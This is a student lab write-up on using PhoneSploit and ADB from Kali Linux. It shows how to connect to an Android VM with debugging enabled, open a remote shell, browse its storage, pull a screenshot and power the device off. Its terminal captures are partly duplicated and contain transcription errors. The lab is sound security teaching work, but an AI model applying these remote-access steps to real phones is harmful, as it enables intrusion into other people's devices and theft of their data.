
Hands-On Android Penetration Testing Using PhoneSploit & ADB

Hacking Android using PhoneSploit

Setup: Installing and Running PhoneSploit on Kali Linux

1. Open Kali Linux Terminal.

2. Install ADB

- **sudo apt update**
- **sudo apt install adb**

3. Download PhoneSploit from GitHub:


```
+ git clone https://github.com/prbhtkumr/PhoneSploit
+ cd PhoneSploit
```

4. Run PhoneSploit:


```
+ python3 phonesploit.py
```

Verify Installation (Task 1):


- Once PhoneSploit is running, it should display a menu of options.
- Take a screenshot of the tool running to fulfill **Task 1**



Android VM



I ping android vm and scane throught nmap to cheeck port



Task 2: Getting a Shell on Android VM & Running Commands

Steps to Get a Shell on the Android Device:

1. **Ensure ADB Debugging is Enabled on Android VM:**
 - Go to **Developer Options** on the Android VM and enable **USB Debugging**.
2. **Connect Your Kali Machine and Android VM to the Same Network:**
 - Obtain the IP address of your Android VM by going to **Settings > About Phone > Status > IP Address**.
3. **Connect to Android Device via ADB:**
 - In PhoneSploit, choose the option that connect to a device by IP.
4. **Get Shell Access:**
 - In PhoneSploit, select the option to access the shell of the Android device
5. **Screenshot for Task 2:**

- Take a screenshot showing the connection, command, and the output, and provide a brief explanation of how the shell command works and what information it returns.

```

Clone of Debian 11x 64-bit - VMware Workstation
File Edit View VM Tabs Help || ad | 
File Actions Edit View Help
[=] Show Connected Devices [=] Screen record a phone [=] Uninstall an app
[=] Disconnect all devices [=] Screen Shot a picture on a phone [=] Show real time log of device
[=] Connect a new phone [=] Restart Server [=] Dump System Info
[=] Access Shell on a phone [=] Pull folders from phone to pc [=] List all apps on a phone
[=] Install an apk on a phone [=] Turn The Device off [=] Run an app

[=] Exit [=] Clear [=] Next Page
restarting in TCP mode port: 5555
list of devices attached
192.168.23.136:5555 offline product:android-x86_64 model:VMware_Virtual_Platform device:x86_64 transport_id:1

[=] Enter a phones ip address.(Type 99 to exit)
phonesplit> 192.168.23.136:5555
already connected to 192.168.23.136:5555
phonesplit> 4
x86_64:/ $ ls
accetc init.zygote64_32.rc proc vendor
bin fstab.android_x86_64 lib product vendor_file_contexts
bugreports init.mnt sdcard vendor_hwservice_contexts
cache init.android_x86_64.rc oem sepolicy vendor_seapp_contexts
charger init.environ.rc sepolicy vendor_service_contexts
config init.rc plat_file_contexts storage vendor_service_contexts
dev init.usb.rc plat_hwservice_contexts system vndservice_contexts
data init.usb.configfs.rc plat_property_contexts ueventd.android_x86_64.rc
default.prop init.usb.rc plat_seapp_contexts ueventd.rc
dev init.zygote32.rc plat_service_contexts ueventd.rc
x86_64:/ $ 

```

To direct input to this VM, move the mouse pointer inside or press Ctrl-G.

```

Clone of Debian 11x 64-bit - VMware Workstation
File Edit View VM Tabs Help || ad | 
File Actions Edit View Help
[=] Show Connected Devices [=] Screen record a phone [=] Uninstall an app
[=] Disconnect all devices [=] Screen Shot a picture on a phone [=] Show real time log of device
[=] Connect a new phone [=] Restart Server [=] Dump System Info
[=] Access Shell on a phone [=] Pull folders from phone to pc [=] List all apps on a phone
[=] Install an apk on a phone [=] Turn The Device off [=] Run an app

[=] Exit [=] Clear [=] Next Page
restarting in TCP mode port: 5555
list of devices attached
192.168.23.136:5555 offline product:android-x86_64 model:VMware_Virtual_Platform device:x86_64 transport_id:1

[=] Enter a phones ip address.(Type 99 to exit)
phonesplit> 192.168.23.136:5555
already connected to 192.168.23.136:5555
phonesplit> 4
x86_64:/ $ ls
accetc init.zygote64_32.rc proc vendor
bin fstab.android_x86_64 lib product vendor_file_contexts
bugreports init.mnt sdcard vendor_hwservice_contexts
cache init.android_x86_64.rc oem sepolicy vendor_seapp_contexts
charger init.environ.rc sepolicy vendor_service_contexts
config init.rc plat_file_contexts storage vendor_service_contexts
dev init.usb.rc plat_hwservice_contexts system vndservice_contexts
data init.usb.configfs.rc plat_property_contexts ueventd.android_x86_64.rc
default.prop init.usb.rc plat_seapp_contexts ueventd.rc
dev init.zygote32.rc plat_service_contexts ueventd.rc
x86_64:/ $ pm
x86_64:/ $ cd sdcard
x86_64:/sdcard $ ls
Alarms Android DCIM Download Movies Music Notifications Pictures Podcasts Ringtones
x86_64:/sdcard $ cd pictures
x86_64:/sdcard/pictures $ ls
x86_64:/sdcard/pictures $ 

```

```

File Edit View VM Tabs Help | ad | 1 2 3 4 | 
kali@kali:~/Downloads/PhoneSploit
File Actions Edit View Help
[3] Disconnect all devices [1] Screen Shot a picture on a phone [5] Show real time log of device
[4] Reboot Device [2] Restart Server [6] Run System Info
[3] Access Shell on a phone [7] Pull folders from phone to pc [3] List all apps on a phone
[5] Install an apk on a phone [8] Turn The Device off [9] Run an app

[9] Exit [8] Clear [6] Next page
restarting in TCP mode port: 5555
List of devices attached
192.168.23.136:5555 offline product:android_x86_64 model:VMware_Virtual_Platform device:x86_64 transport_id:1

[3] Enter a phones ip address.(Type 99 to exit)
phonesploit [root@kali ~] > 192.168.23.136
already connected to 192.168.23.136:5555
phonesploit [root@kali ~] > c
x86_64:/ $ ls
acct   etc      init.zygote64_32.rc  proc    vendor
bin   /sbin    initabin_x86_64     lib     product
bugreports  init   init.rc       sbin   vendor_file_contexts
cache   init.android_x86_64.rc  odbc   sdcard  vendor_property_contexts
charger  init.rc    init.rc      security  vendor_sd_contexts
config   init.rc    init.rc      storage  vendor_service_contexts
d      init.superuser.rc  plat_hwservice_contexts sys
data   init.usb.configfs.rc  plat_property_contexts system
default.prop init.usb.rc    plat_seap_contexts unevent
dev    init.zygote32.rc   plat_service_contexts uneventd.rc

x86_64:/ $ pmf
x86_64:/sdcard $ ls
Alarms  Android  DCIM  Download  Movies  Music  Notifications  Pictures  Podcasts  Ringtones
x86_64:/sdcard $ cd pictures
x86_64:/sdcard/pictures $ ls
x86_64:/sdcard/pictures $ cd ..
x86_64:/sdcard $ ps
/system/bin/sh: 99: not found
127|x86_64:/sdcard $ ls
Alarms  Android  DCIM  Download  Movies  Music  Notifications  Pictures  Podcasts  Ringtones
x86_64:/sdcard $ cd A
Alarms/  Android/
x86_64:/sdcard $ cd A
127|x86_64:/sdcard $ ls
Alarms/  Android/
x86_64:/sdcard/Android $ cd A
Alarms/  Android/
x86_64:/sdcard/Android $ ls
x86_64:/sdcard/Android $ cd data
x86_64:/sdcard/Android/data $ ls
com.google.android.gms com.google.android.googlequicksearchbox
x86_64:/sdcard/Android/data $ [■]

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

```

Task 3: Taking a Screenshot of the Android Device Screen

1. Take a Screenshot:

- In PhoneSploit, select the option to take a screenshot.

```

File Edit View VM Tabs Help | ad | 1 2 3 4 | 
kali@kali:~/Downloads/PhoneSploit
File Actions Edit View Help
kali@kali:[~] kali@kali:[~]/Desktop x
cache  init.android_x86_64.rc  odbc   vendor_property_contexts
charger init.environ.rc  open   vendor_seap_contexts
config  init.rc    plat_file_contexts  storage  vendor_sd_contexts
d      init.superuser.rc  plat_hwservice_contexts sys  vendor_service_contexts
data   init.usb.configfs.rc  plat_property_contexts system
default.prop init.usb.rc    plat_seap_contexts unevent
dev    init.zygote32.rc   plat_service_contexts uneventd.rc

x86_64:/ $ pmf
x86_64:/sdcard $ ls
Alarms  Android  DCIM  Download  Movies  Music  Notifications  Pictures  Podcasts  Ringtones
x86_64:/sdcard $ cd A
Alarms/  Android/
x86_64:/sdcard $ cd A
Alarms/  Android/
x86_64:/sdcard $ cd Android
Alarms/  Android/
x86_64:/sdcard/Android $ ls
x86_64:/sdcard/Android $ cd data
x86_64:/sdcard/Android/data $ ls
com.google.android.gms com.google.android.googlequicksearchbox
x86_64:/sdcard/Android/data $ [■]

/system/bin/sh: 99: not found
127|x86_64:/sdcard $ ls
Alarms  Android  DCIM  Download  Movies  Music  Notifications  Pictures  Podcasts  Ringtones
x86_64:/sdcard $ cd A
Alarms/  Android/
x86_64:/sdcard $ cd A
Alarms/  Android/
x86_64:/sdcard $ cd Android
x86_64:/sdcard/Android $ ls
x86_64:/sdcard/Android $ cd data
x86_64:/sdcard/Android/data $ ls
com.google.android.gms com.google.android.googlequicksearchbox
x86_64:/sdcard/Android/data $ [■]
/system/bin/sh: 7: not found
127|x86_64:/sdcard/Android/data $ exit
phonesploit [main menu] > 7

[?]Enter where you would like the screenshot to be saved.[Default: present working directory]
->phonesploit [Screenshot] >
/sdcard/screen.png: 1 file pulled, 0 skipped. 0.1 MB/s (4904 bytes in 0.045s)
phonesploit [main menu] > adb pull /sdcard/screen.png ~/Desktop/
sh: 1: error: not found
phonesploit [main menu] > 7

[?]Enter where you would like the screenshot to be saved.[Default: present working directory]
->phonesploit [Screenshot] > adb pull /sdcard/screen.png ~/Desktop/
/sdcard/screen.png: 1 file pulled, 0 skipped. 0.1 MB/s (4904 bytes in 0.046s)
and: error: Failed to stat remote object: adb: No such file or directory
adb pull /sdcard/screen.png ~/Desktop/screen.png: 1 file pulled, 0 skipped. 0.1 MB/s (4904 bytes in 0.046s)
/sdcard/screen.png: 1 file pulled, 0 skipped. 0.7 MB/s (4908 bytes in 0.006s)
2 files pulled, 0 skipped. 0.1 MB/s (9808 bytes in 0.008s)
phonesploit [main menu] > [■]

To direct input to this VM, move the mouse pointer outside or press Ctrl+G.

```

2. Pull the Screenshot to Your Kali Machine:


- After taking the screenshot, you can pull the file to your Kali machine:

- **adb pull /sdcard/screen.png ~/Desktop/**



3. Verify the Screenshot:

- Check if the screenshot has been stored on the Desktop of your Kali machine.
- Take a screenshot showing the command and the output for **Task 3**.

Screenshot to Your Kali Machine



```
(kali㉿kali)-[~]
$ ls
Aziza Aziza.pub Desktop Documents Downloads Music Pictures Public Templates Videos
(kali㉿kali)-[~]
$ cd Desktop
(kali㉿kali)-[~/Desktop]
$ ls
screen.png
(kali㉿kali)-[~/Desktop]
$
```



Task 4: Turning Off the Android Device

1. Turn Off the Android Device:

- In PhoneSploit, use the command to power off the device:

2. Screenshot for Task 4:

- Take a screenshot showing the command execution and the device turning off.

